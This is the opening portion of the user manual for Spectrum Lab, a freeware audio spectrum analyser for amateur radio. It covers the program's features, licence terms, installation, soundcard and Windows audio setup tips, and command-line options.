Spectrum Lab User's Manual

This „document“ is just a collection of all HTML files from Spectrum Lab's built-in help system.

They were simply combined in a master document in OpenOffice (later LibreOffice), by means of 'including' the html pages as sub-documents.
Unfortunately, the links between these sub-documents (which were once HTML pages heavily linking to each other, and to the 'index.htm' page) get broken in the OO document. This is the reason why all those helpful links don't work in the PDF you are currently reading.

If you have a solution (i.e. how to convince OpenOffice / LibreOffice to get the hyperlinks working again, without having to edit zillions of links manually), please let me know.

Contents

1 Spectrum Lab Manual - Preface and Help Index

1.1 Contents / Overview

(Note: The following links only work in the HTML files, but not in the PDF..)

```
Program Version: Spectrum Lab V2.96 or later
Revision Date  : 2020-11-01 or later (YYYY-MM-DD)
Version history: See revision.txt .
Author         : Wolfgang "Wolf" Buescher (DL4YHF)
Website        : Moved to http://www.qsl.net/dl4yhf/spectra1.html.
Author's email : On the author's website ("subject to change" / "robots keep off" !)
```


back to top

1.2 Short Description

Spectrum Laboratory (short: SpecLab) is a program to...

- analyze the spectrum of an audio signal via the PC's soundcard
- analyze the spectrum of a previously recorded sound in a wave-file
- observe how the spectrum changes over the time by a "waterfall" display
- perform n-th order audio filtering in real-time, output sent to the soundcard again
- generate and decode some 'special' digital radio amateur communication modes
- plot data which have been calculated by signal analysis functions
- Send and receive audio streams, possibly with timestamps from a GPS receiver, over the internet .

The main window will often look like this.. there is a control bar at the left side, a spectrum graph in the upper part, and/or a spectrogram (aka 'waterfall') in the lower part. The screenshot shows a few VLF transmitters on a spectrogram in Radio-Direction-Finder mode.



Min 15000.0 Hz
Max 24000.0 Hz
Offset 0.0 Hz

Cursor Position
15625.0009 Hz
-28.9dB 68.90°
20:54:38.1

Spectrum Lab is intended mainly to be used for amateur radio experiments, but you may also try it for something completely different as long as you keep in mind that this program is still far from being "professional" software ! Because this program is freeware, the entire risk of its use is with you.

1.2.1 Translations of the manual into other languages

Because of a lack of time, there is no translation of this manual into German and other languages.

Aus Zeitmangel gibt's leider noch immer keine deutsche Übersetzung dieses Handbuchs (die würde dem englischen "Original" eh ständig nachhinken), nur eine Kurzanleitung in deutscher Sprache. Verwenden Sie notfalls die am Ende dieses Dokumentes verlinkte automatische Übersetzung (funktioniert leider nur online, per Google Translate).

Un lien vers une traduction française se trouve à la fin de ce document.

1.2.2 Features

Just an overview and a lot of links to places in the manual. Maybe you'll find here what you are looking for... if not, use the "backward"-button of your browser.

- editable colour palette for optimum contrast of the waterfall display
- "scroll back in time" while the program continues receiving
- optional Radio-Direction-Finder mode where the colour (hue) value shows the direction of the

transmitter(s) and the intensity (brightness) shows the fieldstrength

- frequency scale adjustable ("Min" and "max") while reception continues
- old part of the waterfall display will automatically be re-drawn if settings are changed
- waterfall display may run from top to bottom, or from right to left (good for HELL modes)
- frequency scale may be mirrored for "Lower Side Band" receivers
- switch between display modes without stopping to record data, so you won't miss anything of the input signal
- FFT input size may be switched between 256 and 65536 samples per FFT without stopping the analysis and without deleting the previously recorded part of the waterfall
- audio sample rate may be selected between 8000 and 44100..48000 samples per second with a 16-bit-resolution giving about 90dB of input range. If you have a fast PC and an appropriate soundcard, you may even try 96000 samples per second. Note: The Soundblaster Extigy is a nice card, but it's A/D converter does *NOT* sample at 96 kHz ! Some more expensive cards (M-audio) even run at 192 kSamples/second these days.
- FFT output may be scaled "linear" or "logarithmic" (in decibels)
- buffer for the FFT results with adjustable size for "long-term" beacon observations (along with the "scroll-back" slider)
- waveform monitor in a separate "scope" window
- multi-tone and noise test signal generator with AM and FM
- time-signal decoder and digi-mode decoder (under construction)
- programmable audio filter (N-th order FIR- or IIR-filter, or FFT-based filter with autonotch)
- I/Q processing for image-cancelling direct conversion receivers and exciters, usable for Software Defined Radio experiments
- periodic and scheduled actions (like screen capture) for long-term observation
- automatic, versatile Spectrum-ALERT function (not maintained but still works)
- versatile text-file-based export functions for post processing of 'calculated' data (trends, field strength plots, etc)
- triggered audio recorder with pre-and post-trigger option
- Communication with other applications through a simple message-based system
- Audio streams, MP3, etc may be fed into this program through a Winamp plugin (see SpecLab website)
- Runs under Linux, too (using WINE, on a moderately fast PC with Gnome or KDE destktop)

1.2.3 Some Applications

Very Low Frequency Receiver (local link)

Started as an experiment to receive historic transmissions from Grimeton radio (SAQ) in the longwave spectrum. The program runs as a software receiver. Almost no external hardware required. An antenna is connected directly to the soundcard's input. The input from the soundcard is converted into the audible spectrum (about 650 Hz), passed through a narrow-band audio filter and fed to the soundcard's output.

Natural Radio Receiver (local link)

Describes how to use Spectrum Lab to improve the quality of your natural radio reception *by software*. Uses Paul Nicholson's multi-stage comb filter to remove AC hum and harmonics in the audio spectrum. You can add up to 32 other independent notches to remove other unwanted signals, like 70 Hz from PC monitors, or add lowpass / highpass filtering if needed.

I/Q Processing (local link)

I/Q processing is one of the keys to software-defined radio (SDR). Though SL wasn't designed as easy-to-use interface for an SDR, it *can* be used as such: Not only as a broadband waterfall display (with quadrature inputs), but also as modulator + demodulator + test signal generator with I/Q in- and/or outputs.
There are a few preconfigured setting for some popular radios in SL's 'Quick Settings' menu. In addition,

there are some configuration files for Spectrum Lab to be used with receivers delivering I/Q output. For example, "stereo4mf.usr" is a configuration which allows listening to two independent signals, on two different frequencies, with stereo headphones. A list with a short description of the configuration file distributed along with Spectrum Lab is here. Many of them are designed for receivers with I/Q output.

A LowFER Receiver Using a "Software" IF (web link, added here 2006-04)

This article by Lyle Koehler, KØLR, describes a "software defined" receiver, and some other (easier-to-use) alternatives to SpecLab too. Don't miss Lyle's simple downconversion circuits which he sucessfully uses to the receive US-American LowFER beacons. The last part describes how to log fieldstrengths of LowFER beacons with Spectrum Lab's plot window.

Automated LF monitoring facitily (web link; unfortunately broken..)

Created and operated by Brian, CT1DRP (a radio amateur from Portugal operating on longwave). This systems continously records signals on the 136kHz band, analyzes and logs some parameters using the file export function. The resulting graphs are frequently updated.

Measuring the signal strength of low-duty-cycle beacons (local link)

Used for propagation studies on shortwave. Radio amateurs all over the world operate becons on certain frequencies (like 14.1 MHz). These beacons periodically transmit a carrier and their identifier in Morse code. Some of these beacons have a very low duty cycle but a precise interval, for example 1 second carrier and 3 minute interval. This application takes precise readings of the signal strength, and writes the result into a text file which can be post-processed with a spreadsheet program etc.

The EVE experiment

The Eart-Venus-Earth experiment was a successfull attempt by Amsat-DL to receive own 2.4 GHz echos from Venus. This required incoherent averaging (because of the spectral broadening of the microwave signal). Details can be found on the AMSAT-DL website, and in the AMSAT-DL Journal #2 / June 2009 .

back to top

1.2.4 About the help system

The complete help system was originally written in HTML. Spectrum Lab tries to open the pages and jump to a named location (called an "anchor" in html) when a help button is clicked. This used to work perfectly well until the advent of internet explorer 7 !

In IE6, it was possible to open an html document, with the anchor appended after the '#'-character. For example:

```
iexplore c:\Spectrum\html\index.htm#about_help
```

opened this document in the internet explorer, and jumped directly to the anchor "about_help". No idea why this doesn't work with IE7 - it simply ignores the "anchor name" passed in the command line.

To circumvent this problem, Spectrum Lab now looks for FIREFOX, and maybe other browsers known to work 'better'. If any of these internet browsers is installed, it will be launched to show the requested help page (and jump to the named anchor in the URI, which worked perfectly with these browsers when tested with the up-to-date versions of OPERA and FIREFOX in April 2007).

Only if none of the 'good' browsers can be found, the help system will use the default browser (which, under windows, will usually be IE, which caused the problems mentioned above).

The HTML pages are occasionally combined into a single PDF, which may be easier to read, and much better to print .. if you really need it on paper. The manual is contained in the installer (subdirectory 'doc'). It may also be available online at www.qsl.net/dl4yhf/speclab/SpecLab_Manual.pdf. Unfortunately most of the links (between HTML documents) don't work after being converted into a PDF (using OpenOffice), thus in most cases the original HTML files are easier to use.

1.3 Disclaimer and other legal stuff

This software is provided 'AS IS' and any express or implied warranties, including, but not limited to, the implied warranties of merchantability[*], fitness for a particular purpose, or non-infringement, are disclaimed. In no event shall the author or contributors be liable for any direct, indirect, incidental, special, exemplary, or consequential damages (including, but not limited to, procurement for the substitute of good or services, loss of use, data, or profits; or business interruption) however caused and on any theory of liability, whether in contract, strict liability, or tort (including negligence or otherwise) arising in any way out of the use of this software, even if advised of the possibility of such damage.

[*] to be more specific, this software isn't merchantable at all, since I will not *sell* it, and no-one else is allowed to... ;-)

In other words, the entire risk is with you ! (what else would you expect from a freeware..)

Namings for products, that are registered trademarks, are not separately marked in these documents. The same applies to copyrighted material. Therefore the missing $^{(tm)}$, ®(r), or ©(c) does not implicate, that the naming is a free trade name. Furthermore the used names do not indicate patent rights or anything similar.

1.3.1 Ogg Vorbis disclaimer and terms of use

The Ogg Vorbis audio format, as implemented in Spectrum Lab, is based on 'libogg' and 'libvorbis', Copyright (c) 2002-2008 Xiph.org Foundation.
Conditions and terms of use, copied from the Vorbis library, follows further below. For details, please visit http://xiph.org/vorbis/. You will find the sourcecode, the file format specification, and the documentation of this beautiful open, patent-and-royalty free, compressed audio format there.

```
Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions are
met:
```

- Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

- Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

- Neither the name of the Xiph.org Foundation nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS ``AS IS'' AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE FOUNDATION OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE. (end of the Ogg / Vorbis disclaimer and terms of use)

1.3.2 Acknowledgements (more in the "ABOUT"-box)...

Ogg Vorbis file format supported by virtue of xiph.org, using their open source libraries.
ASIO support was added using the ASIO SDK by Steinberg .
JPEG support was added using the JPEG library (c) 1994-1997, Thomas G. Lane .
The Multi Stage Hum Filter is based on sources by Paul Nicholson .
The Colour Direction Finder is based on a work by Markus Vester .
Other contributions were made by members of the RSGB LF Group .
Early soundcard routines were inspired by the WinPSK31 sources by Moe Wheatley and Dave Knight .
Support for PERSEUS was added using a Software Development Kit (SDR-DK) "Copyright Microtelecom s.r.l. – Pavia di Udine, Italy".
Support for SDR-IQ / SDR-14 is based on sample code provided by RFSpace and MoeTronix .

Last modified : 2020-10-23

Benötigen Sie eine deutsche Übersetzung ? Vielleicht hilft dieser Übersetzer - auch wenn das Resultat z.T. recht "drollig" ausfällt !
Avez-vous besoin d'une traduction en français ? Peut-être que ce traducteur vous aidera !

2 Spectrum Lab Installation and Program Start

Contents of this chapter / file 'startins.htm'

Special topics ('after installation') :

See also: Spectrum Lab's main index

2.1 System Requirements

You will need the following to use "SpecLab":

- a PC with Win95, Win98, WinME, Win2k, WinXP, Windows 7 / 8, or Linux+Wine
- a soundcard with an audio input resolution of 16 bits
- a color graphics mode with at least 800*600 pixels with 256 colors
(a graphics mode with higher resolution and "true color" is *preferred*, and even *required* under WinXP and any later version of Windows)

back to top

2.2 Installation and directory structure

To install the program on your PC, follow the instructions of the installation program. An uninstaller will be configured too, so you can remove this software easily if you don't need it any longer.

The default directory for the installation is C:\Spectrum. It is recommended ***not*** to install SL in the Windows 'Programs' folder (whatever that 'Programs' folder may be) because you will run into all kinds of trouble with windows "Vista", Windows 7 / 8, and whatever comes next because programs installed in the Windows 'Programs' folder often don't have write permission for the files located there (including subdirectories).
Some subdirectories will also be created by the installer:

..\Data\

> default directory for data files, like logged data files from long-term observations etc.
> Because Spectrum Lab must have write-access permission for this directoy, the installer *may* have to place it somewhere else (very annoying, but that's what windows Vista wants..).
> To simplify the task of 'finding' this (and other) writeable directories, the installer will write a short

text file which contains the DIRECTORY PATHS to all 'writeable' directories ... thanks Microsoft for changing this over and over ... the ugly details are here ("data folders").

..\Export\

contains some export file definitions and example user settings. Beginning with Windows Vista and Windows 7, the directory path for this folder also had to be moved somewhere else (because any folder under 'Programs' doesn't have write permission by default) - more details here ("data folders").

..\Goodies\

contains additional information and special files. More info in a readme-file in the subdirectory.

..\html\

Contains the online help system. When missing (in the folder with the executable), Spectrum Lab will try to load the help page from the author's website, which used to be http://www.qsl.net/dl4yhf/speclab/ .

..\palettes\

contains a lot of different colour palettes for the spectrogram. When making a 'portable' application (on a memory stick), copy this folder to the memory stick along with the files listed further below.

..\configurations\

contains a lot of different configurations for Spectrum Lab, in addition to the built-in "defaults" in SL's Quick Settings menu.

Alternatively, instead of 'installing' Spectrum Lab completely on a PC, you can let it run directly from a USB memory stick or memory card without installation (in geek speak, make a "portable application" on the storage medium). As of December 2014, the only files which are essential to run the program on a windows PC were:

- SpecLab.exe (executable file)
- OggVorbis4SL.dll (contains libraries which SL needs to read certain audio files and streams)

Of course, with *only* those files copied to the portable storage medium, there will be no selectable colour palettes, and (without an internet connection) no help system, etc.

After "installation", you may optimize some parameters for your requirements. You *should* (but you don't have to).....

- Adjust your soundcard settings for proper audio levels
- Check the level of the soundcard input with the input monitor
- Define the difference between UTC("GMT") and your local timezone
- Verify everything in the Configuration-Dialog
- Adjust the amount of memory used for buffering
- Test the digital filter on your PC
- Check if there is an unwanted audio bypass from the soundcard's input to its output, which spoils the software-DSP
- If you intend to use Spectrum Lab with the SDR-IQ (by RFSPACE), read this document .
- Users of PERSEUS (a software defined radio by Microtelecom in Italy), read this .

back to top

2.3 Setting up the soundcard (or other input devices)

By default, Spectrum Lab uses the windows multimedia system for audio input and -output. Details on setting up the soundcard properly are here (separate file; link doesn't work in the PDF).

If your soundcard (or similar audio device) supports ASIO, look here because ASIO works better with some cards (especially at sampling rates above 48 kHz and resolutions above 16 bit).

To use SL with SDR-IQ or SDR-14 (by RFSPACE), install SpectraVue too. This will install the necessary

USB drivers (by FTDI) which are not included in SL. Alternatively (when available for your radio and OS), you could use a Winrad-compatible ExtIO-DLL as interface (applies to many other radios, too).

To use SL with PERSEUS (by Microtelecom s.r.l), install the Perseus software, and the WinUSB drivers for your particular OS. More details here .

To use SL with SDRplay's RSP (Radio Spectrum Processor, for 100 kHz .. 2 GHz), download and install their ExtIO-compatible interface from the Plugins page. Then (as for other SDRs), select the DLL as input device in Spectrum Lab as described here.

To process samples from your own A/D converter, consider using the file-based audio input, or send the audio stream towards SpecLab via UDP or TCP/IP (UDP is best suited for simple microcontrollers with Ethernet interface).

back to top

2.4 Unintended audio bypass between the soundcard's Line-In and -Output

For real-time signal processing with SpecLab's internal DSP functions, an analog audio signal must get into the PC somehow, and to make to *processed* signal audible it must get out of the PC so we can listen to it with headphones or external speakers. This should be no big problem nowadays, because modern cards support "full duplex" operation, which means their analog-to-digital converter (ADC) and digital-to-analog converter (DAC) can run simultaneously. So we can use the DAC to produce test signals, and the ADC to analyze a *different* signal at the same time. Or we can use the ADC to digitize a signal, run it through some digital processing algorithm, and convert it back into an analog signal in real-time.

Sounds easy, because our brand-new soundcard has two audio jacks for this purpose, labelled "Line-In" and "Line-Out". So what's the point ?

Often things are not that easy. There are a lot of different *signal paths* inside a soundcard, different *sources* and *destinations*, and very different (and incompatible) ways to connect all these. The default settings of many cards are not suitable for us, because they feed the signal which enters the card through the "Line-In" port directly to the "Line-Out" port, for whatever reason. This is not very helpful here, because we only want the PROCESSED signal to appear at the "Line-Out" port. We also do not want the signal at "Line-Out" to be fed back into the analog-to-digital converter, because this may cause heavy feedback or heavy oscillation (making the stereo speakers jump through the living room !). Too bad ! Both situations must be avoided. In other words:

Be prepared to spend a few hours playing with your soundcard's own "volume control panel" (or whatever the manufacturer called it), until you managed that the audio input (from the "line-in" jack) ***only(!!)*** goes into the A/D converter, and the card's audio output (the "line-out" jack) is ***only*** fed from the D/A converter, without annoying bypass. The standard audio volume control program (SoundVol32.exe) is often all we have. If can be launched from SpecLab's Options menu, to show the settings for "recording" (analog-to-digital conversion) and "replay" (digital-to-analog conversion). Just a few points to be aware of:

- On the "Recording Gain Control" screen ("Aufnahmesteuerung" in German) , only select the "Line-In" signal as recording source, or mute all other sources for recording. Unfortunately sometimes there is no "Line-In" as recording source, but an "Analog Mix" which makes it more complicated (as for the Audigy, see below).
- On the "Playback Volume Control" screen ("Wiedergabe", or "W-gabestrg." as CL likes to call it), only select "Wave" as playback source, or mute all the others. "Wave" often means the D/A converter.
- On some cards like the Audigy 2 (you have to enable "Line-In" also on the playback volume control screen, otherwise it won't record !!), the cure is not simple but possible then .. see below !

- Also enable the "Master Volume" on the playback panel, otherwise you won't hear anything from the speakers.
- Sometimes all these problems are gone if you use an ASIO driver instead of a standard multimedia audio device !

2.5 Avoiding audio drop-outs (caused by thread priority settings / high CPU load)

On a heavily loaded system (soundcard running at circa 192 kSamples/second, GPS-stabilized sample rate, GPS-based resampling to exactly 192.00000 kS/sec, etc), the following strange symptom happened, which may be a showcase how to avoid such problems.
While SL was running, causing almost 90 % CPU usage, the 'ADC' function block (in SL's circuit window) occasionally turned yellow and green again *when rapidly scrolling a large HTML document in Firefox* !
The reason was a sporadic overflow of the soundcard input buffers, which in turn was caused by SL not being able to drain those buffers fast enough (in the real-time audio processing thread). The problem could be fixed as follows:

- In SL's 'Options' menu, select 'System Settings', 'Miscellaneous'.
- There is a rarely used field labelled
  'Audio thread priority (0=standard, >1 = higher)
- The default value (in any SL version before V2.81 b10) was '0', which seems to be too low on a heavily loaded system, under the conditions mentioned above
- **Change the 'Audio thread priority' from zero to 1 (one) or even 2.**
- Exit from SL and start it again, to make the new thread priorities effective

With the higher thread priorities, the audio processing thread seemed to be able to 'interrupt' the CPU-hungry vertical scrolling in Firefox (or similar activities) whenever audio data were waiting for processing.
This completely eliminated the 'lost audio samples', and a long-term phase measurement didn't show any 'kinks' in the plotted phase graph (in the case, the carrier phase of DCF77 using a GPS-receiver with 1-PPS-output as reference).

See also : Audio settings, Configuration window, Phase- and Amplitude monitoring .

2.6 Stop windows from hiding audio devices which are not 'plugged in'

Windows 7 (and possibly any later version) has the bad habit to 'hide' installed audio hardware when nothing is plugged into the device's audio jack.
Even when properly installed, such devices do not appear in SL's audio device list (under Windows 7, etc). A solution was found in the internet by searching for 'disable windows sound card jack sensing'.
Found in various forums on the subjects :

- Open registry Editor with elevated privileges
- Go to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E96C-E325-11CE-BFC1-08002BE10318}\0000\GlobalSettings
- Change the value EnableDynamicDevices from hex:01,00,00,00 to hex:00,00,00,00 .
- Restart your system.

2.7 Windows 10 camera, microphone, and privacy

Windows 10 (and possibly any later version) came along with another 'nice surprise' for developers: Even if *the user* has selected a certain audio device for input, this OS 'silently' blocks access to the microphone per default, and in that case, Spectrum Lab only receives .. well ... silence from the audio input.
Other kinds of analog audio inputs (like "Line-In") besides "microphones" may be affected by the same block-by-default madness.
Software-defined radios that present themselves like an 'audio device' to the system will most likely be plagued by the same.
There used to be an article titled
Windows 10 camera, microphone, and privacy
on the Microsoft website explaing how to grant "an app" access to the microphone again.
In November 2018, the article was at https://privacy.microsoft.com/en-us/windows-10-camera-and-privacy


See also: Toubleshooting / 'More fun with Windows 10'

2.8 Notes on various soundcards

(just a loose compilation of feedback from other Spectrum Lab users)

- Audio 2 ZS and poor ASIO drivers
  Only runs at 48 kHz sampling rate; and -with a *different* ASIO driver- at 96 kHz. On my PC, 24-bit at 96 kHz sampling also worked well with the standard MME (multimedia) driver, while other users reported that they needed to switch to ASIO to get their cards running at 96 kHz . Strange, but no real surprise ;-)
- ESI Julia ("ESI Juli@")
  The Julia is a moderately priced card (about 140 Euros in early 2006), capable of stereo 24-bit sampling at 192 kHz sample rate. Successfully tested with Spectrum Lab since the integration of ASIO support. The Julia has a reasonably flat response to 90kHz and drops about 3dB by 96k.
- E-MU 0202
  A very nice hardware (still), excellent analog circuitry, but crappy -or should I say non-existant-driver support for recent windows versions.
  The E-MU 0202 is still the author's favourite (for VLF work), but since E-MU (or Creative?) seem to be unable to provide stable drivers for Windows 7 (and anything later), if you want to use it with 192 kHz sampling and 24 bits per sample, you'll have to..
  - stick with Windows XP (on which the E-MU 0202 / 0404 works nicely, without glitches and dropouts),
  - or hope that one fine day, a driver update makes it work with the higher sampling rates under Windows 7.

  In January 2014, things didn't look good for the E-MUs ...
  ... what a shame, having to trash such a nice hardware due to the lack of driver support !
- For other cards, which are known to support 96 or even 192 kHz sampling, but you cannot get them to do that properly under Windows 7:
  Read this important note about selecting the soundcard's sampling rate in yet another hard-to-find configuration panel of Windows 7 !



Standardformat

Wählen Sie die Abtastrate und die Bittiefe aus, die im gemeinsamen Modus verwendet werden soll.

2 Kanal, 16 Bit, 96000 Hz (Studioqualität)

Eigenschaften von Mikrofon
Allgemein
Abhören
Benutzerdefiniert
Pegel
Mikrofonerweiterungen
Erweitert
2 Kanal, 16 Bit, 8000 Hz (Telefonqualität)
2 Kanal, 16 Bit, 11025 Hz (Diktatqualität)
2 Kanal, 16 Bit, 16000 Hz (Tonbandgerätqualität)
2 Kanal, 16 Bit, 22050 Hz (MW-Radioqualität)
2 Kanal, 16 Bit, 32000 Hz (UKW-Radioqualität)
2 Kanal, 16 Bit, 44100 Hz (CD-Qualität)
2 Kanal, 16 Bit, 48000 Hz (DVD-Qualität)
2 Kanal, 16 Bit, 88200 Hz (Studioqualität)
2 Kanal, 16 Bit, 96000 Hz (Studioqualität)
2 Kanal, 16 Bit, 176400 Hz (Studioqualität)
2 Kanal, 16 Bit, 192000 Hz (Studioqualität)
2 Kanal, 24 Bit, 44100 Hz (Studioqualität)
2 Kanal, 24 Bit, 48000 Hz (Studioqualität)
2 Kanal, 24 Bit, 96000 Hz (Studioqualität)
2 Kanal, 24 Bit, 192000 Hz (Studioqualität)
Standards wiederherstellen
OK
Abbrechen
Übernehmen

(Screenshot of the 'Microphone Properties' panel on a netbook with 'german' windows 7. Surprise surprise .. the X61s' onboard audio device really supports 192 kHz sampling !)

2.9 Quickstart for QRSS (very slow Morse code viewer)

... has been moved to a separate file (qrss_quickstart.htm) ...

2.10 Running SL 'as administrator', if certain functions don't work properly

Under Windows 7, certain functions didn't seem to work properly when running SL without administrator privileges. The following list is most likely incomplete:

Functions which did **not** work properly without admin privileges, and required 'Run as Administrator' :

- Setting the PC's system date and time from the time signal decoder
- furthermore, if for some reason you need to install SL in the default windows "Programs" folder (or whatever they call it *this time*), you will have to run it with admin privileges because otherwise SL may not have permission to write its own configuration files (in its own folder).
  It's crazy, isn't it ?

Here's how to run SL as administrator (by modifying its desktop icon under Windows 7 - thanks Rob !):

1. Right click desktop shortcut icon
2. Select properties
3. Click 'Advanced' button
4. tick box for Run as Administrator
5. Close up
6. Click apply
7. Close up

This will set Spectrum Lab with administrator permission until the checkbox is unticked again if you so wish.

2.11 Program Start with Command Line Arguments

For special purposes, you can pass a command line to the program when starting it. This is required only if you...

- want to have multiple instances of the program running at the same time, with each one using its own configuration file;
- want to have multiple instances of the program running at the same time, with one of them passing audio data (as master) to other instances (slaves).
- have a system with more than one soundcard, and you want to create desktop icons to start an instance of Spectrum Lab which uses a certain card (instead of the first detected audio device);
- want to help me debug the program, especially if the program crashes on *your* system but not on the author's ;-)

An overview of parameters which can be set through the command line is here.

If you only have a single soundcard on your system, or only need a single configuration, **don't read any further on this page. It may be getting complicated**.

The general syntax to start Spectrum Lab with command line arguments is like this:

SpecLab.exe <Machine-Config> <User-Config> [<"Main Window Title">]

There are also some command line switches (options) which will be explained later.

Without using command line arguments, all parameters are saved in an old style INI-file named "SETTINGS.INI" in the current directory of the spectrum analyzer.

Usually, in this file both machine- and user-dependent data are saved.

To have multiple instances of the program running at the same time, **using different configurations**, you can tell the program which configuration file shall be used (instead of the default filename "SETTINGS.INI"). If you don't specify the name of the configuration file in the command line, the program uses "SETTINGS.INI" for the first running instance, "SETTING2.INI" for the second and "SETTING3.INI" for any further instance.

This can be achieved by passing one or more arguments to Spectrum Lab during program start. The first character in each argument must be a lower case letter defining the type of the argument, followed by a '='-character and the assigned value (e.g. a filename). Example:

SpecLab.exe m=Machine1.ini u=BandView.ini "t=Full Range Band View"

This will force Spectrum Lab to load the machine configuration data from "Machine1.ini" and the user configuration data from "BandView.ini". The main window will have the title "Full Range Band View".

A more-or-less complete overview of command line parameters is in the next chapter.
Command line parameters prefixed with a slash, which are not listed below, will be passed on to Spectrum Lab's internal command interpreter (see the "capture"-example below).

Using a <key>=<value> syntax explained further below, Spectrum Lab can be instructed to use a different window title, load a certain configuration, etc.
For special purposes, a few more *command line options* were implemented . There are:

- <filename.wav> Any string ending with the extension ".wav" is considered an audio file, which will be played (instead of processing the input from the soundcard, or whatever used as standard audio source).
- /si single-instance option. If the program is invoked with this switch, it will check if there is

another instance already running. Instead of launching a new instance, the rest of the command line will then be sent automatically to the first (already running) instance, which will then evaluate it a few milliseconds later. See examples below.

- /q tells the program to quit automatically when "finished" with playing an audio file. If it does not play an audio file, it terminates itself immediately. Can be used together with the /si-option to fill Spectrum Lab's internal playlist !
- /w tells the program to wait until the specified audio file has been played (or analysed), similar to the /q option mentioned above. The rest of the command line (after the /w) will be parsed -or at least "executed"- after finishing the file analysis. This allows, for example, to produce a screenshot of the spectrogram *after* the file has been analysed (see examples below).
- /debug runs the program in "debug" mode. This creates a logfile as explained in the troubleshooting guide.
- /noasio do not use ASIO drivers (only standard multimedia drivers).
  Implemented 2011-08-09 when the program seemed to crash while trying to enumerate the available ASIO drivers.
- /inst=N overrides the instance-detection, and instructs the program to run as the N-th instance (N=1 to 6)
- Command line *parameters* in the form **<key>=<value>** are explained in another chapter.

Some special examples:

- SpecLab.exe C:\Spectrum\SpecLab.exe /si "C:\Musik\Joe_Jackson\Classic_Collection\T03_Steppin_Out.wav" /q
  plays a certain wave file from the harddisk, and terminates itself when finished.
- SpecLab.exe /si /q
  Checks if there is an instance of SL already running, terminates that first running instance (by sending the /q command = quit to the first instance), and finally terminates itself. Can be used in a batchfile to close down Spectrum Lab automatically.
- SpecLab.exe /si /capture
  Sends the command to produce a screen capture of the waterfall (etc) to the first instance of SpectrumLab. The same way, most interpreter commands can be invoked through the command line !
- SpecLab.exe /si "t=Oops, what happend to my title ?"
  Changes the window title of the first instance (which already ran before this command was executed).
- SpecLab.exe test.wav /sp.print("Test") /w /capture("test.jpg") /q
